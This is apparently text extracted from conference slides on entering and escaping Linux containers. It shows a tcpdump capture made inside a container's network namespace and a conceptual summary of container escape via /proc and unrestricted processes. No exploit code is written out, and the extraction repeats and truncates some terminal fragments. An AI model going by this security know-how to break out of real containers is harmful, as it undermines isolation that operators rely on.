
Entering A Container - Scrolly Packets...



A terminal window with a title bar containing three colored circles (red, yellow, green) on the left, the text "ssh" in the center, and a keyboard shortcut icon on the right. The terminal content shows a single command prompt and a command: a green prompt character followed by the text "tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'".

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```

Entering A Container - Scrolling Packets...



A terminal window titled "ssh" with a standard macOS window header (red, yellow, green buttons). The terminal displays the command: `> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'`. A large, light gray arrow is drawn on the left side of the terminal, pointing upwards towards the `lo` interface in the command.

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```


Entering A Container - Scrolling Packets...



A terminal window titled "ssh" with a standard macOS window header (red, yellow, green buttons on the left and a zoom icon on the right). The terminal displays a single command: `> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'`. A large, light gray arrow is drawn over the terminal, pointing upwards from the bottom towards the port number "65535" in the command.


```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```

Entering A Container - Scrolly Packets?

A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) in the top-left corner. The terminal displays the output of a tcpdump command. The first line shows the command: > tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'. The second line shows the output: tcpdump: verbose output suppressed, use -v[v]... for full protocol decode. The third line shows: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes. The fourth line shows a packet capture: 20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19. The fifth line shows the packet data: E..G.:@..t.....'.....'.....;...... The sixth line shows the packet source:mk@ldap.servus.mom.

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@..t.....'.....'.....;.....
.....mk@ldap.servus.mom
```

Entering A Container - Scrolly Packets!



A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) in the top-left corner. The terminal displays the output of a tcpdump command. The output shows three captured packets. A grey callout box with a large left-pointing arrow and the text 'Mission Accomplished!' is positioned over the second packet's details. The terminal output is as follows:

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@..t.....'.....';.....
.....mk@ldap.servus.mom

20:39:52.502427 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 1:24, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 23
E..K.T@..V.....'.....2.
....._ich_liebe_scrolly_text

20:39:52.502438 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 24:29, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 5
E..9.U@..g.....'.....2.....
....._done

3 packets captured
6 packets received by filter
0 packets dropped by kernel
```


Enter

```
> tcpdump -lnni
tcpdump: verbose
listening on lo,
20:39:52.502360
E..G.:@.@..t...
.....mk@ldap.

20:39:52.502427
E..K.T@.@..V...
.....ich_lieb

20:39:52.502438
E..9.U@.@..g...
.....done


3 packets captur
6 packets receiv
0 packets droppe
```



⌘%2

3577], length 19

Entering A Container - Scrolly Packets



```
ssh
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 66378, window 1, length 19
E..G.:@..t.....'.....';.....
.....mk@ldap.servus.mom

20:39:52.502427 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 3723012959:3723012959, length 23
E..K.T@..V.....'.....2.....?.....
....._ich_liebe_scrolly_text

20:39:52.502438 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 3723012959:3723012959, length 5
E..9.U@..g.....'.....2.....-.....
....._done

3 packets captured
6 packets received by filter
0 packets dropped by kernel
```

tl;dr - Entering a container is just having the right namespaces

What's a Container? (v6)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
 - Someone who's escaped a container

What's a Container? (v6)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
 - Someone who's escaped a container
- All of the above

In Summary...



Code: github.com/magisterquis/dtffmacac

1. Hacking containers isn't all that much different from ~~hacking~~ using Linux
 - a. `/proc` is your friend
2. Containers are "just" groups of Linux processes, with similar restrictive metadata
3. Escaping is "just" making a not-restricted process

In Summary...

1. Hacking containers isn't all that much different from `hacking` using Linux
 - a. `/proc` is your friend
2. Containers are "just" groups of Linux processes, with similar restrictive metadata
3. Escaping is "just" making a not-restricted process



Code: github.com/magisterquis/dtffmacac



Thanks :)

Questions?



Twitter/Discord:

@magisterquis

Libera:

stuart

Code:

github.com/magisterquis/dtffmacac

Thanks :)

No time for questions :(



Twitter/Discord:

@magisterquis

Libera:

stuart

Code:

github.com/magisterquis/dtffmacac